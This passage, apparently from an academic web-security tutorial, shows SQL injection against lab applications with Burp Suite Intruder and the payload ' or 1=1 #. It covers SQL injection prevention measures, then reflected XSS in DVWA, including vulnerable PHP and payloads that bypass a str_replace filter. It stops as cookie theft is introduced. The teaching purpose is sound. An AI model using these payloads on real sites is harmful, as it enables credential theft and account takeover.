
Figure 44:Configuration of Burp Suite as Proxy server in Firefox

Accessing vulnerable applications through Burpsuite embedded browser

Although Burpsuite may be configured to works as a Proxy into web browsers, we can directly access a default browser embedded into Burpsuite.

Steps to test a SLQ Injection

1. Open burpsuite which can be found into Kali Linux menu
2. The **Community Edition** will run (it is a free edition) and create a **Temporary Project** .
3. In the new window click on **Use Burp defaults** (the other options aren't available for this free edition). Click on **Start Burp**!
4. In this window click on **Proxy > Intercept submenu > Open browser** to open the vulnerable web application .



5. To start intercepting the packets sent to web application for analyzing them , use the option **Intercept is off** by clicking on it to change it: **Intercept is on**.
6. Into web application use any credential for username and password, type **Account Details**!




Figure 45:Starting packet interception

7. In this step the burpsuite will automatically show up the window for the menu **Proxy** > **Intercept**. There is included information about first request from web browser to the web server. Click on **Forward** button several times to send all remaining requests to complete the communication between two hosts.
8. Analyze the packets going through **HTTP History.** We are interested for packets where the username and password is send to the server as a GET (or POST) request. These packets may be manipulated with malicious code to threat the web application.





Figure 46:Analyzing packets into HTTP History menu

9. The packet that contains valuable information is the third one where we may find the request together with username and password. These values will be tested now with SQL Injection codes to exploit the database.
10. Right Click on the third packet and select option **Send to Intruder**!



11. The intruder menu contains information about the Target IP address (check sub menu **Target**) and the **Payloads** to be used for attacking the database. In our simulation a simple code is added in the text field of **Payload Options** : **' or 1=1 #** , to test the integrity of the database. Click on **Start attack** to check if the database will be exploited.

12. The payload will be applied to all possible GET or POST variables used into this web application.The image shows a list of results for GET requests made to the web server. It is recommended to check results where the length of request/response is higher as there could be any additional information.
13. The third request is selected and double clicked for getting more information.
    The window opened below of Results shows info about a specific Request and the Response for that one. Click on Render menu to get more understandable result.
    Just using a simple payload gives us an extrodianary result, a list of all usernames and passwords saved into this database.




Figure 47:Results of a SQL Injection attack using burpsuite

Note: If the webpage to be testes is a secure page, uses https protocol, you can install burpsuite CA certificate using the link : http://burpsuite . Download the certificate and enable it on **Preferences** > **Privacy&Security** > **Certificates** > **View Certificates** > **Import**, and upload the downloaded CA certificate. For more details: https://portswigger.net/burp/documentation/desktop/external-browser-config/certificate/ca-cert-firefox .




Figure 48: Burp Suite welcome page

Testing multiple injection codes through Burpsuite

Another powerful option applicable into Burpsuite is to apply multiple injection codes into a SQL Injection attack.

To test multiple SQL injection scripts(a myriad of SQL Injection commands) we can load them into Burpsuite by selecting **SQL.txt** file which is usually located into : **/usr/share/wordlists/wfuzz/Injections/**

Lets begin the simulation continuing from the step 10 of the previous example:

a) Before starting the attack , and setting the payloads, it is recommendable to determine in which positions of a POST or GET request to test the various payloads.
For this configuration open the sub-menu **Positions** under the **Intruder** menu. Clear all the positions using the button **Clear$** on the right, then select the parameters of variables username and password > click on the button **Add$** . In this example the user – user parameters are selected, meaning that the payloads will be applied into those positions.




Figure 49:Payload positions and details

b) To select a list of payloads, go through **Payloads** sub menu, click into **Payload Options** > **Load** , and find out the .txt file where a list of payloads is stored. For this example the **SQL.txt** file is selected. (Found into : **/usr/share/wordlists/wfuzz/Injections/)**




Figure 50:Loading a list of payloads

The new view of Payload Options window displays a list of injection code which will be used to automatically exploit the database of our application.

Click on Start attack button to begin with the simulation.

Note: Various injection code' files rather than the one available into Kali Linux could be uploaded to try any SQL injection!




Figure 51: Payload options

After starting the attack all possible injection codes will be tested into selected parameters username and password.




Figure 52: Status of communication after each payload test

The results are very interesting , because by using these payload we could login into the web application without having any knowledge about the right credentials.

Be aware that we may find valuable information into Status code 200. If there are a lot of 200 status code, try to find some interesting into the Length of the response packets.

Usually, the packets that have a higher size of length have some additional information to be analyzed further.




Figure 53: Analyzing the results

Tip : Try to combine **Burpsuite** with **sqlmap** for a professional SQL Injection attack. Use burpsuite to get information about session id's and sqlmap to initiate an attack based on this session id data.

Preventing SQL Injections

Detecting SQL Injection vulnerabilities and trying to resolve these threated points will be always a challenge for all IT teams. This include continuous scanning of web applications through the systems we presented in this document, and not only.

Detecting may be a difficult process as requires lot of efforts and is a time spending process. That's why as always is said , preventing is better than resolving problems.

A list of possible measures to be taken into consideration are shown in the following paragraphs:

1. **Sanitization – Input Validation**
   One of the main and initial steps for preventing a SQL Injection attack is to filter the data a user is allowed to input into text field containers within a web application. For example if a user has to enter an email address, the programmers must allow only characters are usually used to create an email address. This process may be organized in creating whitelists, containing all allowed values to be used from the users. I.e. The user doesn't have to use an apostrophe (**'**) into a field that requires a mobile number information. Using various functions into programming process that test the inputs will be an advantage for preventing any malicious code.

2. **Use Prepare Statement and Stored Procedures**
   Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.
   Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. In the safe example below, if an attacker were to enter the userID of tom' or '1'='1, the parameterized query would not be vulnerable and would instead look for a username which literally matched the entire string tom' or '1'='1 . (OWASP, 2021)

3. **Adopt the latest technologies**
   Older web development technologies don't have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi. (acunetix.com, 2022)

4. **Using Neural Networks and Deep Learning**
   Using Neural Networks combined with Deep Learning to train a dataset of all known SQL Injection attacks which is depended on raw data rather than pre defined features. Using neural networks instead of a classic Machine learning model gives a better result and high recall. As it was cited by research published int ICCIKE conference in 2021, through the MLP model, it was achieved a cross-validated accuracy of 98% with a precision of 98% and recall of 97%. The model can be extended to not only detect user inputs from user forms but can also be used to

detect attempts from the URL which the user puts by force. (Jothi K.R. , Sarvana Balaji, Abhinadan Amajan, 2021)

5. **Apply the concept of least privileges**

   One of the main vulnerabilities found into successful SQL Injection attack is the unnecessary privileges assigned to the users into an application. If there are users that should get information about the student grades, this user must get access only on the database tables this user is interested in. If an account only needs access to portions of a table, we should consider creating views that limit the access to that portion of the data and assigning the account access to the view instead, rather than the underlying table. Rarely, if ever, grant create or delete access to database accounts. (OWASP Top Ten, 2022)

6. **Attack signature for preventing**

   Attack signatures are rules or patterns that identify attacks on a web application. When Application Security Manager™ (ASM) receives a client request (or a server response), the system compares the request or response against the attack signatures associated with your security policy. If a matching pattern is detected, ASM™ triggers an Attack signature detected violation, and either alarms or blocks based on the enforcement mode of your security policy. (techdocs, 2021)

7. **Hashing the user input**

   This method uses the secureness offered by hashing the user inputs and saving them into databases. Each time a user tries to input some values into web application insertions fields, the hashed value of new input will be compared with the one saved initially into the database. I.e. for each user created during registration process , his username and password values will be hashed using an algorithm and saved into database.

   As D' Silva at al. mentioned in their related work, when the user logs into the application next time providing his access credentials a hash digest is dynamically calculated from the user provided credentials. This dynamically calculated hash digest is then matched to the hash digest already stored in the database calculated during the user registration. The user is permitted access to the application only if the two-hash digest match. (D'Silva, Vanajakshi, & al., 2017)

8. **Using WAF, IDS, IPS**

   The last but for sure not the least, a very powerful method for preventing SQL Injection attacks is to use Web Application Firewalls, Intrusion Detection Systems, and Intrusion Preventions Systems. Although these systems may generate lot of false positives, require processing time, and have lack of performance for zero days attacks, a combination of them could low the number of successful SQL Injection attacks.

Cross Site Scripting Attacks (XSS)

Another harmful injection attack into web applications is the Cross Site Scripting with more than 40% of all successful attacks realized in 2019 and one of the vulnerabilities found mostly into web applications (71%) . (Vojtko, 2021)

This type of malicious code injection uses almost the same vulnerable locations into web sites as SQL Injection, although it uses another technique to exploit the flaws of applications. Cross Site Scripting (XSS) is a web browser side(client side) attack which inserts scripting code into websites that grant user input in their pages, usually JavaScript codes, to get access into users information, steal cookies and session id etc.

More specifically, these “client-side” scripts run on the user’s browser when the compromised page is loaded. Because of this, sensitive information can be gathered from the session, which hackers can use in a wide variety of ways. This ranges from simply targeting individual users to get information of value from their accounts to targeting administrators and ultimately taking over the entire website.

The injected code itself can also have a wide range of functionality. Some attackers will target users with ads or phishing prompts, while others will be more subtle and design their code to work behind the scenes. (Vojtko, 2021)

There are three main Cross Site Scripting Attacks :

- Reflected XSS(non persistent), is where the injected malicious script code comes from the current HTTP request, the user input is returned without being filtered/sanitized.
- Stored XSS(persistent), is where the injected malicious script code comes from the web site's database,
- DOM-based XSS, is known as client-side code, where the vulnerability is injected on client-side code rather than server-side code. (Hsing-Chung Chen et al., 2021)

Simulation 12: Reflected XSS attack

Before starting the reflected XSS attack we have to detect all possible input vectors for inserting malicious scripting code. Based on the OWASP instruction this step includes detection of hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used to view these hidden variables. (Testing for Reflected Cross Site Scripting, 2021)

The web page to be tested in this simulation is Damn Vulnerable Web Application (DVWA) which could be found in Metasploitable 2, OWASP BWA or by a fresh installation within Kali Linux. Opening the Reflected Cross Site Scripting section, lets try to enter our name(Lemi) and clicking the Submit button. The result is a hello message including our input value.




Figure 54:XSS environment

Continuing with the parsing of all outputs we get as result of scripting codes used to test for vulnerable inputs, such as :

<script> alert(" Hello ") </script> .

The output will show a pop up alert window with the value inserted into JavaScript code, meaning that any scripting value may be inserted even those with malicious intentions.




Figure 55:First XSS attack

Reflected XSS into more secure web applications

The previous web application doesn't apply any filtering of the input values, therefore any script code may be inserted and run successfully. In the following example a function that denies the usage of any injection scripting code containing the keyword <script> .

The code shown is using the function: str_replace('<script>', '', $_GET['name'])

Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';

}

?>
```

Figure 56:Analyzing the back end code

, to replace any <script> value inserted into name input field, with an empty space . In this manner any malicious code using the <script> tag will be avoided.

The following image shows the output of using the same: <script> alert(" Hello ") </script> code into the web application , with the difference that now the input value is filtered by str_replace method.

The input is taken as a text value not a script code due to the replace of <script> tags into empty spaces, therefore no alert will be shown into this test.




Figure 57:Testing the XSS with a new function

Bypassing str_replace function

To bypass the sanitizing performed by the web application, we may use simple tricks to avoid the usage of <script> tag or to use some characters that are accepted by the browser as a simple HTML (i.e. : > <script>).

Examples:

- > <script >alert("Hello again") </script >
- <scr <script> ipt> alert("Hello again")</script >




Figure 58: Bypassing the str_replace function

Using XSS to retrieve sensitive information

The above examples show some possible vulnerabilities we could use to exploit the web application using scripting code. One of exploitations we can perform is related with cookies steeling for a web page. Lets try to find out the cookies into the DVWA website by testing one of the vulnerable scripts:

